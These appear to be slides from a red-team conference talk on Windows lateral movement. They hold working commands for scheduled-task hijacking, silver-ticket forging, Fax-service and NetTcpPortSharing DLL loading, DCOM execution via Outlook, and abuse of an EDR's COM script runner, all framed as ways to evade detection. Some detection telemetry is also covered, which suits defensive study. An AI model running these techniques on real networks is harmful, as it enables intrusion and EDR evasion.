

**UNORTHODOX LATERAL
MOVEMENT:
STEPPING AWAY FROM STANDARD
TRADECRAFT**

```
> ldapsearch (displayname=Riccardo Ancarani)
```

```
sAMAccountname: Rancarani
```

```
displayname: Riccardo Ancarani
```

```
memberOf: @APTortellini, withSecure/F-Secure
```

```
security certifications: who cares really
```



PREMISE OF THE TALK

- Lateral Movement is the act of **using authentication material to execute code** on another host
- **Ubiquitous** in red team engagements and real-life attacks
- EDR and well-trained SOCs **are making this harder** – we must improve
- We need to find new techniques to stay on top of our game

PREMISE OF THE TALK

As we go through the techniques, we will also classify them using the following metrics:

Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
Uploads a Binary on Disk	Creates Additional Artefacts	Directly connect to create and trigger the task	Well known technique – IoC Available
Modifies Existing Artefacts on Disk	Modifies an Existing Object	No Direct Connection	Less known technique or Modified Technique
None	None		Unknown Technique

PREMISE OF THE TALK

This simple and intentionally incomplete traffic light system will help us taking more informed decisions while choosing a lateral movement technique. Examples:

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
Default PsExec	Uploads a Binary in ADMIN\$	Creates a Service	Directly connect to create and trigger the service	Well known technique – IoC Available

RPC BASED EXECUTION METHODS

RPC

- Remote Procedure Calls (RPC) is a client-server communication mechanism.
- Allows clients to invoke methods on a server.
- Used everywhere in Windows.

RPC

In this section we will mostly rely on:

- Task Scheduler
- Service Control Manager
- Remote Registry

RPC TASK SCHEDULER

RPC – TASK SCHEDULER

Tasks can be created remotely via RPC.

The old classic that we should all avoid
(BOOOOOORING):

```
beacon> shell schtasks /CREATE /TN code  
/TR "C:\Windows\beacon.exe" /RU "SYSTEM"  
/ST 15:33 /S HOST
```



RPC – TASK SCHEDULER

Standard task creation is sketchy (like my accent)

The approach is straightforward, we either want to:

- **Replace a binary. See SUNBURST.**
- **Replace the “action”**



Are among us memes still a thing?

RPC – TASK SCHEDULER

TaskShell is a small tool that can help you quickly weaponizing the action swapping:

```
PS C:\Users\Administrator\Desktop> .\TaskShell.exe -h ██████████ -d . -u developer -p ██████████ -t "\Microsoft\VisualStudio\VSIX Auto Update" -b C:\windows\system32\notepad.exe -r
[+] Authenticating using explicit credentials
[+] Adding custom action to task..
[+] Enabling the task
[+] Authenticating using explicit credentials

=====
[+] Path: \Microsoft\VisualStudio\VSIX Auto Update
[+] Principal: SYSTEM
[+] Action: C:\windows\system32\notepad.exe
At 05:55 every day
[+] Action: C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\VSIXAutoUpdate.exe
At 05:55 every day
```

<https://github.com/RiccardoAncarani/TaskShell>

RPC – TASK SCHEDULER

Why no DLL hijacks?

RPC – TASK SCHEDULER

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
Classic Task Scheduler Execution	Uploads a binary on disk	Creates a new task	Directly connect to create and trigger the task	Well known technique
TaskShell – Replacing Action	None - depends	Modifies an existing task	Directly connect to create and trigger the task	Less known technique
TaskShell – Replacing Binary	Uploads a binary on disk	Does not modify tasks	Directly connect to create and trigger the task	Less known technique

RPC – TASK SCHEDULER


Useful telemetry for Task Scheduler:

- Task Scheduler Event Log -> Require auditing
- Task Scheduler ETW Sensor
- Task Scheduler Operational Logs -> Just mirrors the ETW logs

RPC – TASK SCHEDULER

We can programmatically create scheduled tasks only via remote registry. This will allow us to:

- Create tasks without going via the Task Scheduler's RPC interfaces
- Avoid generating ANY Task Scheduler based Windows event (not even ETW telemetry)



The screenshot shows a blog post from F-Secure Labs. The header includes the F-Secure and LABS logos, and a navigation link for 'Advisories /var/log/messages'. The main title is 'SCHEDULED TASK TAMPERING' in blue, with the author 'Riccardo Ancarani, 4 May 2022' below it. The 'Introduction' section discusses a flaw in how scheduled tasks are stored in the registry, mentioning the HAFNIUM threat actor and SpectreOps' research. It notes that tasks are stored in the registry under specific keys, which are listed in a code block at the bottom of the screenshot.

F-Secure | LABS Advisories /var/log/messages

SCHEDULED TASK TAMPERING

Riccardo Ancarani, 4 May 2022

Introduction

Microsoft recently published an article that [documented](#) how the HAFNIUM threat actor leveraged a flaw in how scheduled tasks are stored in the registry to hide their presence. This made it immediately clear that it was likely that the one presented was not the only flaw that affected the scheduled task component.

We began researching how the registry structure of the scheduled tasks could be abused to accomplish various goals, such as lateral movement and persistence.

Specifically, we investigated what were the minimum conditions for a task to be created, without going through the classic interfaces such as Remote Procedure Calls (RPC).

Both Microsoft's article and SpectreOps' [research on capability abstraction](#) confirmed that all the scheduled tasks eventually will be stored in the registry under the following registry keys:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree
```

<https://labs.f-secure.com/blog/scheduled-task-tampering/>

RPC – TASK SCHEDULER

Only SYSTEM can modify those keys. Need Silver Tickets.

```
ticketer.py -nthash [NTLM] -domain-sid S-1-5-21-861978250-176888651-3117036350  
-domain isengard.local -dc-ip 192.168.182.132 -extra-sid S-1-5-18 -spn  
HOST/WIN-FCMCCB17G6U.isengard.local WIN-FCMCCB17G6U$
```

RPC

WHAT THE FAX

RPC – WHAT THE FAX

RegisterServiceProviderEx allows the load of an arbitrary DLL after the Fax service restarts.

- Not installed on servers by default
- Present on Win10 workstations

3.1.4.1.69 FAX_RegisterServiceProviderEx (Opnum 60)

The fax client application calls the **FAX_RegisterServiceProviderEx (Opnum 60)** method to register a **fax service provider (FSP)** with the Fax Service. Registration takes place after the Fax Service restarts.


In response, the server **MUST** validate that the client's fax user account has access to register an FSP. The server **MUST** also validate that the guidlpcwstrGUID is not a duplicate because it **MUST NOT** register duplicate FSPs.

On success, the server **MUST** register the specified FSP.

```
error_status_t FAX_RegisterServiceProviderEx(  
    [in] handle_t hFaxHandle,  
    [in, string, ref] LPCWSTR lpcwstrGUID,  
    [in, string, ref] LPCWSTR lpcwstrFriendlyName,  
    [in, string, ref] LPCWSTR lpcwstrImageName,  
    [in, string, ref] LPCWSTR lpcwstrTspName,  
    [in] DWORD dwFSPIVersion,
```

RPC – WHAT THE FAX

After a fair amount of trial and error with last0x00, it was possible to find that what the FaxRegisterServiceProvider does is adding a few registry keys:



The screenshot displays a list of registry operations performed by the process fxssvc.exe. The operations include creating a registry key, querying the key, opening the key, and querying various registry values.

Time	Process	Operation	Path
12:42:4...	fxssvc.exe	RegEnumKey	HKLM\SOFTWARE\Microsoft\Fax\Device Providers
12:42:4...	fxssvc.exe	RegQueryKey	HKLM\SOFTWARE\Microsoft\Fax\Device Providers
12:42:4...	fxssvc.exe	RegOpenKey	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\APIVersion
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\imageName
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\imageName
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\ProviderName
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\ProviderName
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\FriendlyName
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\FriendlyName
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\GUID
12:42:4...	fxssvc.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye\GUID
12:42:4...	fxssvc.exe	RegCloseKey	HKLM\SOFTWARE\Microsoft\Fax\Device Providers\sdykqwueyqwye

<https://docs.microsoft.com/en-us/windows/win32/api/winfax/nf-winfax-faxregisterserviceproviderw>

RPC – WHAT THE FAX

```
# check the status of Fax
```

```
services.py ./developer:password@192.168.232.135 status -name fax
```

```
# add the relevant keys
```

```
reg.py same add -keyName "HKLM\\Software\\Microsoft\\Fax\\Device Providers\\{fdd90a36-8160-49b5-af34-3843e4c06417}"
```

```
reg.py same add -keyName "HKLM\\Software\\Microsoft\\Fax\\Device Providers\\{fdd90a36-8160-49b5-af34-3843e4c06417}" -v FriendlyName -vt REG_SZ -vd 'Legit Fax Provider'
```

```
reg.py same add -keyName "HKLM\\Software\\Microsoft\\Fax\\Device Providers\\{fdd90a36-8160-49b5-af34-3843e4c06417}" -v ProviderName -vt REG_SZ -vd 'Legit Fax Provider'
```

```
reg.py same add -keyName "HKLM\\Software\\Microsoft\\Fax\\Device Providers\\{fdd90a36-8160-49b5-af34-3843e4c06417}" -v ImageName -vt REG_EXPAND_SZ -vd 'C:\\dummy.dll'
```

```
reg.py same add -keyName "HKLM\\Software\\Microsoft\\Fax\\Device Providers\\{fdd90a36-8160-49b5-af34-3843e4c06417}" -v APIVersion -vt REG_DWORD -vd 65536
```


```
# start the service and triggers the payload
```

```
services.py same start -name fax
```

RPC – WHAT THE FAX

Caveats:

- Will execute as *NETWORK SERVICE* – needs other exploit for full compromise
- The process *FXSSVC.exe* will die immediately



The screenshot shows the 'Token' tab of the Properties window for 'notepad.exe (6048)'. The user is 'NT AUTHORITY\NETWORK SERVICE' with SID 'S-1-5-20'. The session is 0, elevated status is N/A, and virtualization is not allowed. Below this, there are two tables listing token flags and privileges.

Name	Flags
BUILTIN\Users	Mandatory (default enabled)
CONSOLE LOGON	Mandatory (default enabled)
Everyone	Mandatory (default enabled)
LOCAL	Mandatory (default enabled)
Mandatory Label\System Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory (default enabled)
NT AUTHORITY\LogonSessionId_0_9527429	Logon ID (default enabled)
NT AUTHORITY\SERVICE	Mandatory (default enabled)

Name	Status	Description
SeAssignPrimaryTokenPrivilege	Disabled	Replace a process level token
SeAuditPrivilege	Enabled	Generate security audits
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseQuotaPrivilege	Disabled	Adjust memory quotas for a process

RPC – WHAT THE FAX

You can easily change the user account associated with the FAX service (thanks cube0x0) and avoid the escalation problem. This clearly creates additional artefacts as you would need to change the service configuration via specific RPC calls.

```
# change service config
```

```
services.py ./developer:password@192.168.232.133 change -start_name "NT  
AUTHORITY\SYSTEM" -name fax
```

```
# revert
```

```
services.py ./developer:password @192.168.232.133 change -start_name "NT  
AUTHORITY\NetworkService" -name fax
```

RPC – WHAT THE FAX

Can create FaxServer.FaxServer COM object and invoke the Connect method locally via Outlook COM:

```
$a = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("0006F033-0000-0000-C000-000000000046", "REMOTE"))  
$fax = $a.CreateObject("FaxServer.FaxServer")  
$fax.Connect(".")
```

We will use the Outlook object again in the next sections 

dc01.isengard.local

Recycle Bin processhac... sysmonco...

Azure ATP Sensor Setup Sysmon sysmonco...

ca frodo

01/26 01/26 01/26 processhac... Azure AD Connect

01/26 01/26 01/26 test-sidelo... Firefox

01/28 01/28 01/28 01/28 01/28 01/28 FellowsWare VMWare Share...

LdapSignC... Downloads - Shortcut

mimikatz Microsoft Teams

Interop.CER... sysmon

01/28

Local Disk (C:) Process Hacker [ISE...

Local Disk (C:)

File Home Share View Manage

Pin to Quick access Copy Paste Move to Delete Select all Select none Invert selection

Clipboard Organize New folder Open Select

This PC > Local Disk (C:)

Search Local Disk (C:)

Name	Date modified	Type
inetpub	26/04/2021 13:14	File folder
PerfLogs	16/07/2016 14:23	File folder
Program Files	28/01/2022 11:23	File folder
Program Files (x86)	11/10/2021 10:03	File folder
Users	11/10/2021 20:31	File folder
Windows	20/01/2022 20:21	File folder
beacon.dll	28/01/2022 11:36	Application exten...

7 items

Process Hacker [ISENGARD\administrator]+

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information fax

Processes Services Network Disk

Name	Display name	Type	Status	Start type	PID
Fax	Fax	Own process	Stopped	Demand start	

CPU Usage: 72.04% Physical memory: 2.98 GB (74.40%) Processes: 79

RPC NETTCPPORTSHARING

RPC - NETTCPPOORTSHARING

NetTcpPortSharing is a .NET based service that exists in most Windows systems. By default it's disabled and configured to run as a virtual service account.

The target binary is located at

`C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe`

.NET binary? Appdomain Manager Injection

RPC - NETTCP PORTSHARING

All you need to do is:

- Drop a DLL in C:\Windows\Microsoft.NET\Framework64\v4.0.30319
- Modify the existing SMSvcHost.exe.config to specify the custom Appdomain Manager
- Enable and start the service

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <probing privatePath="C:\Test"/>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="Target, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null" />
    <appDomainManagerType value="MyAppDomainManager" />
  </runtime>
</configuration>
```

RPC - NETTCPPORTSHARING

- A small caveat is that the service by default is running as a virtual service account
- However, it is pretty simple to use `ChangeServiceConfig2A` to reconfigure the privileges needed

	Filesystem Artefacts	Host Artefacts	Network Artefacts	Prevalence - IoC
NetTcpPortSharing	Uploads a binary on disk	Creates a new Registry Keys	Directly connect to create and trigger the execution	Unknown technique
Fax	Uploads a binary on disk	Creates a new Registry Keys	Directly connect to create and trigger the execution	Unknown Technique

DCOM BASED EXECUTION METHODS

a.k.a I don't know what COM is but somehow I can pop calc

DCOM

Distributed Component Object Model (DCOM) is a technology that allows the creation of COM objects on network endpoints and invoke methods that will be executed on a remote host.

Popular methods used in the past for DCOM lateral movement:

- ShellBrowser
- Excel
- InternetExplorer
- MMC20

DCOM CONTROLPANELITEM

DCOM - CONTROLPANELITEM

We can use `ShellWindows.Application.ControlPanelItem` to execute a CPL file.

Haven't seen this being abused before (?)

<https://docs.microsoft.com/en-us/windows/win32/shell/shell-controlpanelitem>

DCOM - CONTROLPANELITEM

In a nutshell, CPL files are DLLs that export a function called `CPLApplet`.

```
extern "C" __declspec(dllexport) BOOL CPLApplet() {  
    system("notepad.exe");  
    return TRUE;  
}
```

Plenty of open source projects aimed at weaponizing this file format, such as:

<https://github.com/rvrsh3ll/CPLResourceRunner>

DCOM - CONTROLPANELITEM

The actual attack:

```
$a = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39", "target"))  
$i = $a.Item()  
$i.Document.Application.ControlPanelItem("C:\Users\Developer\source\repos\DummyCPL\x64\Release\DummyCPL.cpl")
```

DCOM - CONTROLPANELITEM

The A.C.T.U.A.L. attack:

```
$a = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("0006F033-0000-0000-C000-000000000046", "192.168.232.133")) # Outlook.Application
$shell = $a.CreateObject("Shell.Application")
$shell.ControlPanelItem("C:\dummy.cpl")
```

DCOM - CONTROLPANELITEM

Anomalous process tree when executing this technique:

- Outlook spawned with –Embedding
- Outlook spawns control.exe
- Control.exe spawns rundll32

Pretty easy to spot, if you're looking for it.

```

- EventData
  RuleName -
  UtcTime 2022-01-06 09:34:41.993
  ProcessGuid {2c89bc3c-b7b1-61d6-b223-000000004b00}
  ProcessId 13528
  Image C:\Windows\System32\control.exe
  FileVersion 10.0.19041.1348 (WinBuild.160101.0800)
  Description Windows Control Panel
  Product Microsoft® Windows® Operating System
  Company Microsoft Corporation
  OriginalFileName CONTROLEXE
  CommandLine "C:\WINDOWS\System32\control.exe" "C:\DummyCPL.cpl",
  CurrentDirectory C:\WINDOWS\system32\
  User DESKTOP-QUQMCD6\Developer
  LogonGuid {2c89bc3c-b7a5-61d6-e730-2d0400000000}
  LogonId 0x42d30e7
  TerminalSessionId 0
  IntegrityLevel High
  Hashes SHA1=FC168555A207EB44B7960E6DE96A71D420641D75,MD5=11C18DBF352D81C9532A
  ParentProcessGuid {2c89bc3c-b7a5-61d6-af23-000000004b00}
  ParentProcessId 11232
  ParentImage C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
  ParentCommandLine "C:\Program Files\Microsoft Office\Root\Office16\OUTLOOK.EXE" -Embedding
  ParentUser DESKTOP-QUQMCD6\Developer
  
```

```

Image C:\Windows\System32\rundll32.exe
FileVersion 10.0.19041.746 (WinBuild.160101.0800)
Description Windows host process (Rundll32)
Product Microsoft® Windows® Operating System
Company Microsoft Corporation
OriginalFileName RUNDLL32.EXE
CommandLine "C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\DummyCPL.cpl",
CurrentDirectory C:\WINDOWS\system32\
User DESKTOP-QUQMCD6\Developer
LogonGuid {2c89bc3c-b7a5-61d6-e730-2d0400000000}
LogonId 0x42d30e7
TerminalSessionId 0
IntegrityLevel High
Hashes SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F
ParentProcessGuid {2c89bc3c-b7b1-61d6-b223-000000004b00}
ParentProcessId 13528
ParentImage C:\Windows\System32\control.exe
ParentCommandLine "C:\WINDOWS\System32\control.exe" "C:\DummyCPL.cpl",
ParentUser DESKTOP-QUQMCD6\Developer
  
```

DCOM
\$EDR-VENDOR

DCOM – \$EDR-VENDOR

“”Fun”” fact! \$EDR-VENDOR registers a COM server that allows you to arbitrarily load a PowerShell script from disk 🙌

However, it requires Administrative access (high integrity token) and by default cannot be launched remotely due to this configuration



DCOM – \$EDR-VENDOR

Luckily for us, this can be bypassed in at least two ways:

- Programmatically modify the DCOM launch permissions using remote registry (untested but demonstrated by other researchers, see ref below)
- Abuse the same Outlook COM object to delegate the creation of the \$EDR-vendor object locally -> Spoiler, it worked.

DCOM – \$EDR-VENDOR

```
# instantiates Outlook COM
$a = [System.Activator]::CreateInstance([type]::GetTypeFromCLSID("0006F033-0000-0000-
C000-0000000000046", "REMOTE"))

# Creates the target object
$shell = $a.CreateObject("$vendor-sus-method")

# set up dummy var
[String[]] $TestArray = ""
$dummy = ""

# lmao
$shell.InvokeScript("C:\Users\Public\Desktop\test.ps1", $TestArray, $ dummy)
```

DCOM DLL HIJACK



